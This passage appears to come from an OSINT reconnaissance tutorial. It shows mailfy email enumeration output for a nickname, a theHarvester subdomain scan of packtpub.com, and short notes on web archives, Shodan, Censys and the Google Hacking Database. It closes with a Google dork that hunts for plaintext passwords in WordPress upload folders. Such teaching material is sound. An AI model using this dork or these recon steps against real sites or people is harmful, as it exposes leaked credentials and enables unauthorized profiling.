
Total time consumed: **0:01:11.142449**
Average seconds/query: **0.4112280289017341** seconds

Did something go wrong? Is a platform reporting false positives? Do you need to
integrate a new one and you don't know how to start? Then, you can always place
an issue in the Github project:
https://github.com/i3visio/osrframework/issues
Note that otherwise, we won't know about it!

┌──(kali㉿kali)-[~]
└─$

Step 4: Next, we will use the mailfy tool to get information about email accounts that have the given nickname. We can use the command: “sudo mailfy -n cyberhia”.






```
[*] 9/40 Checking 'cyberhia@protonmail.com' ...
[*] 10/40 Checking 'cyberhia@gmx.com' ...
[*] 11/40 Checking 'cyberhia@yandex.com' ...
[*] 12/40 Checking 'cyberhia@rambler.ru' ...
[*] 13/40 Checking 'cyberhia@yandex.ru' ...
[*] 14/40 Checking 'cyberhia@yahoo.com' ...
[*] 15/40 Checking 'cyberhia@pm.me' ...
[*] 16/40 Checking 'cyberhia@gmx.de' ...
[*] 17/40 Checking 'cyberhia@libero.it' ...
[*] 18/40 Checking 'cyberhia@inbox.com' ...
[*] 19/40 Checking 'cyberhia@tutanota.com' ...
[*] 20/40 Checking 'cyberhia@zoho.com' ...
[*] 21/40 Checking 'cyberhia@ya.ru' ...
[*] 22/40 Checking 'cyberhia@gmail.com' ...
[*] 23/40 Checking 'cyberhia@aol.com' ...
[*] 24/40 Checking 'cyberhia@me.com' ...
[*] 25/40 Checking 'cyberhia@icloud.com' ...
[*] 26/40 Checking 'cyberhia@starmedia.com' ...
[*] 27/40 Checking 'cyberhia@rocketmail.com' ...
[*] 28/40 Checking 'cyberhia@protonmail.ch' ...
[*] 29/40 Checking 'cyberhia@lycos.com' ...
```

```
[*] 30/40 Checking 'cyberhia@keemail.me' ...
[*] 31/40 Checking 'cyberhia@yeah.net' ...
[*] 32/40 Checking 'cyberhia@tutanota.de' ...
[*] 33/40 Checking 'cyberhia@btinternet.com' ...
[*] 34/40 Checking 'cyberhia@mail2tor.com' ...
[*] 35/40 Checking 'cyberhia@tuta.io' ...
[*] 36/40 Checking 'cyberhia@rediffmail.com' ...
[*] 37/40 Checking 'cyberhia@hotmail.com' ...
[*] 38/40 Checking 'cyberhia@outlook.com' ...
[*] 39/40 Checking 'cyberhia@mail.ru' ...
[*] 40/40 Checking 'cyberhia@latinmail.com' ...
2026-01-06 10:42:14.676496      Step 2/3. Verifying if the provided emails have registered a domain using ViewDNS.info ...
Press <Ctrl + C> to skip this step ...

[*] 'cyberhia@126.com' has NOT registered a domain yet.
[*] 'cyberhia@163.com' has NOT registered a domain yet.
[*] 'cyberhia@189.cn' has NOT registered a domain yet.
[*] 'cyberhia@aol.com' has NOT registered a domain yet.
[*] 'cyberhia@bk.ru' has NOT registered a domain yet.
[*] 'cyberhia@breakthru.com' has NOT registered a domain yet.
[*] 'cyberhia@btinternet.com' has NOT registered a domain yet.
[*] 'cyberhia@gmail.com' has NOT registered a domain yet.
[*] 'cyberhia@gmx.com' has NOT registered a domain yet.
[*] 'cyberhia@gmx.de' has NOT registered a domain yet.
[*] 'cyberhia@hotmail.com' has NOT registered a domain yet.
[*] 'cyberhia@hushmail.com' has NOT registered a domain yet.
[*] 'cyberhia@icloud.com' has NOT registered a domain yet.
[*] 'cyberhia@inbox.com' has NOT registered a domain yet.
[*] 'cyberhia@keemail.me' has NOT registered a domain yet.
[*] 'cyberhia@latinmail.com' has NOT registered a domain yet.
```

```
[*] 'cyberhia@me.com' has NOT registered a domain yet.
[*] 'cyberhia@mail.ru' has NOT registered a domain yet.
[*] 'cyberhia@mail2tor.com' has NOT registered a domain yet.
[*] 'cyberhia@outlook.com' has NOT registered a domain yet.
[*] 'cyberhia@protonmail.ch' has NOT registered a domain yet.
[*] 'cyberhia@protonmail.com' has NOT registered a domain yet.
[*] 'cyberhia@rambler.ru' has NOT registered a domain yet.
[*] 'cyberhia@rocketmail.com' has NOT registered a domain yet.
[*] 'cyberhia@rediffmail.com' has NOT registered a domain yet.
[*] 'cyberhia@seznam.cz' has NOT registered a domain yet.
[*] 'cyberhia@starmedia.com' has NOT registered a domain yet.
[*] 'cyberhia@tuta.io' has NOT registered a domain yet.
[*] 'cyberhia@tutamail.com' has NOT registered a domain yet.
[*] 'cyberhia@tutanota.com' has NOT registered a domain yet.
[*] 'cyberhia@tutanota.de' has NOT registered a domain yet.
[*] 'cyberhia@ya.ru' has NOT registered a domain yet.
[*] 'cyberhia@yahoo.com' has NOT registered a domain yet.
[*] 'cyberhia@yandex.com' has NOT registered a domain yet.
[*] 'cyberhia@yandex.ru' has NOT registered a domain yet.
[*] 'cyberhia@yeah.net' has NOT registered a domain yet.
[*] 'cyberhia@zoho.com' has NOT registered a domain yet.

2026-01-06 10:43:05.569639      Step 3/3. Verifying if the provided emails can be found using DuckDuckGo ...

        Press <Ctrl + C> to skip this step ...

Something happened when querying DuckDuckGo about 'cyberhia@126.com'. Omitting ...
Client.__init__() got an unexpected keyword argument 'proxies'
Something happened when querying DuckDuckGo about 'cyberhia@163.com'. Omitting ...
Client.__init__() got an unexpected keyword argument 'proxies'
Something happened when querying DuckDuckGo about 'cyberhia@189.cn'. Omitting ...
Client.__init__() got an unexpected keyword argument 'proxies'
Something happened when querying DuckDuckGo about 'cyberhia@aol.com'. Omitting ...
Client.__init__() got an unexpected keyword argument 'proxies'
Something happened when querying DuckDuckGo about 'cyberhia@bk.ru'. Omitting ...
Client.__init__() got an unexpected keyword argument 'proxies'
Something happened when querying DuckDuckGo about 'cyberhia@breakthru.com'. Omitting ...
Client.__init__() got an unexpected keyword argument 'proxies'
Something happened when querying DuckDuckGo about 'cyberhia@btinternet.com'. Omitting ...
Client.__init__() got an unexpected keyword argument 'proxies'
Something happened when querying DuckDuckGo about 'cyberhia@gmail.com'. Omitting ...
Client.__init__() got an unexpected keyword argument 'proxies'
Something happened when querying DuckDuckGo about 'cyberhia@gmx.com'. Omitting ...
```


```
Something happened when querying DuckDuckGo about 'cyberhia@lycos.com'. Omitting ...
Client.__init__() got an unexpected keyword argument 'proxies'
Something happened when querying DuckDuckGo about 'cyberhia@me.com'. Omitting ...
Client.__init__() got an unexpected keyword argument 'proxies'
Something happened when querying DuckDuckGo about 'cyberhia@mail.ru'. Omitting ...
Client.__init__() got an unexpected keyword argument 'proxies'
Something happened when querying DuckDuckGo about 'cyberhia@mail2tor.com'. Omitting ...
Client.__init__() got an unexpected keyword argument 'proxies'
Something happened when querying DuckDuckGo about 'cyberhia@outlook.com'. Omitting ...
Client.__init__() got an unexpected keyword argument 'proxies'
Something happened when querying DuckDuckGo about 'cyberhia@protonmail.ch'. Omitting ...
Client.__init__() got an unexpected keyword argument 'proxies'
Something happened when querying DuckDuckGo about 'cyberhia@protonmail.com'. Omitting ...
Client.__init__() got an unexpected keyword argument 'proxies'
Something happened when querying DuckDuckGo about 'cyberhia@rambler.ru'. Omitting ...
Client.__init__() got an unexpected keyword argument 'proxies'
Something happened when querying DuckDuckGo about 'cyberhia@rocketmail.com'. Omitting ...
Client.__init__() got an unexpected keyword argument 'proxies'
Something happened when querying DuckDuckGo about 'cyberhia@rediffmail.com'. Omitting ...
Client.__init__() got an unexpected keyword argument 'proxies'
Something happened when querying DuckDuckGo about 'cyberhia@seznam.cz'. Omitting ...
Client.__init__() got an unexpected keyword argument 'proxies'
Something happened when querying DuckDuckGo about 'cyberhia@starmedia.com'. Omitting ...
Client.__init__() got an unexpected keyword argument 'proxies'
Something happened when querying DuckDuckGo about 'cyberhia@tuta.io'. Omitting ...
Client.__init__() got an unexpected keyword argument 'proxies'
Something happened when querying DuckDuckGo about 'cyberhia@tutamail.com'. Omitting ...
Client.__init__() got an unexpected keyword argument 'proxies'
Something happened when querying DuckDuckGo about 'cyberhia@tutanota.com'. Omitting ...
Client.__init__() got an unexpected keyword argument 'proxies'
Something happened when querying DuckDuckGo about 'cyberhia@tutanota.de'. Omitting ...
Client.__init__() got an unexpected keyword argument 'proxies'
Something happened when querying DuckDuckGo about 'cyberhia@ya.ru'. Omitting ...
Client.__init__() got an unexpected keyword argument 'proxies'
Something happened when querying DuckDuckGo about 'cyberhia@yahoo.com'. Omitting ...
Client.__init__() got an unexpected keyword argument 'proxies'
Something happened when querying DuckDuckGo about 'cyberhia@yandex.com'. Omitting ...
Client.__init__() got an unexpected keyword argument 'proxies'
Something happened when querying DuckDuckGo about 'cyberhia@yandex.ru'. Omitting ...
Client.__init__() got an unexpected keyword argument 'proxies'
Something happened when querying DuckDuckGo about 'cyberhia@yeah.net'. Omitting ...
Client.__init__() got an unexpected keyword argument 'proxies'
Something happened when querying DuckDuckGo about 'cyberhia@zoho.com'. Omitting ...
```



Web Archives:


- Web archiving is the process of collecting portions of the World Wide Web to ensure the information is preserved in an archive for future researchers, historians, and the public.
- Web archivists typically employ web crawlers for automated capture due to the massive size and amount of information on the Web.
- Web Archives are websites that can access the preserved archives of the World Wide Web.

WayBack Machine:



Passive Total

a. Riskiq:



Web Scrapping:

- Web scraping, web harvesting, or web data extraction is data scraping used for extracting data from websites.
- Web scraping software may directly access the World Wide Web using the Hypertext Transfer Protocol or a web browser.

a. theHarvester:

"theHarvester" is a python script that searches through search engines and other sites for email addresses, hosts, and sub-domains. Using theHarvester is simple, as there are only a few command switches to set.


The options are as follows:

- -d: This identifies the domain to be searched, usually the domain or targets website.
- -b: This identifies the source for extracting the data; it must be done on one of the following: Bing, BingAPI, Google, Google-Profiles, Jigsaw, LinkedIn, People123, PGP, or All.
- -l: This limiting option instructs theHarvester to only harvest data from a specified number of returned search results.
- -f: This option is used to save the final results onto an html and xml file.

```
┌──(root㉿kali)-[~]
└─# theHarvester -d packtpub.com -l 500 -b duckduckgo
Read proxies.yaml from /etc/theHarvester/proxies.yaml
*******************************************************************
*  _   _                                            _             *
* | |_| |__   ___    ^  /\__ _ _ ____   _____  ___| |_ ___ _ __  *
* | __|  _ \ / _ \  / /_/ / _` | '__\ \ / / _ \/ __| __/ _ \ '__| *
* | |_| | | |  __/ / __  / (_| | |   \ V /  __/\__ \ ||  __/ |    *
*  \__|_| |_|\___| v /_/ \__,_|_|    \_/ \___||___/\__\___|_|    *
*                                                                 *
* theHarvester 4.8.2                                              *
* Coded by Christian Martorella                                   *
* Edge-Security Research                                          *
* cmartorella@edge-security.com                                   *
*                                                                 *
*******************************************************************

[*] Target: packtpub.com

[*] Searching Duckduckgo.
[*] No IPs found.

[*] No emails found.

[*] No people found.

[*] Hosts found: 6
---------------------
91519dce225c6867.packtpub.com
cdn.dev.packtpub.com
cdn.packtpub.com
china.packtpub.com
hub.packtpub.com
subscription.packtpub.com
```

Obtaining User Information:


TinEye:



Online Search Portals:

Shodan.io:

Censys.com:




Google Hacking Database:

- The Google Hacking Database (GHDB) is a compendium of Google hacking search terms that have been found to reveal sensitive data exposed by vulnerable servers and web applications.
- The GHDB was launched in 2000 by Johnny Long to serve penetration testers.
- In 2010, Long turned the database over to Offensive Security and it became part of exploit-db.com.
- It was also expanded to include not only the Google search engine but also other search engines like Microsoft's Bing as well as other repositories such as GitHub.


To search for any plaintext passwords or poorly configured WordPress sites:

“inurl:/wp-content/uploads/ ext:txt “username” AND “password” | “pwd” | “pw”



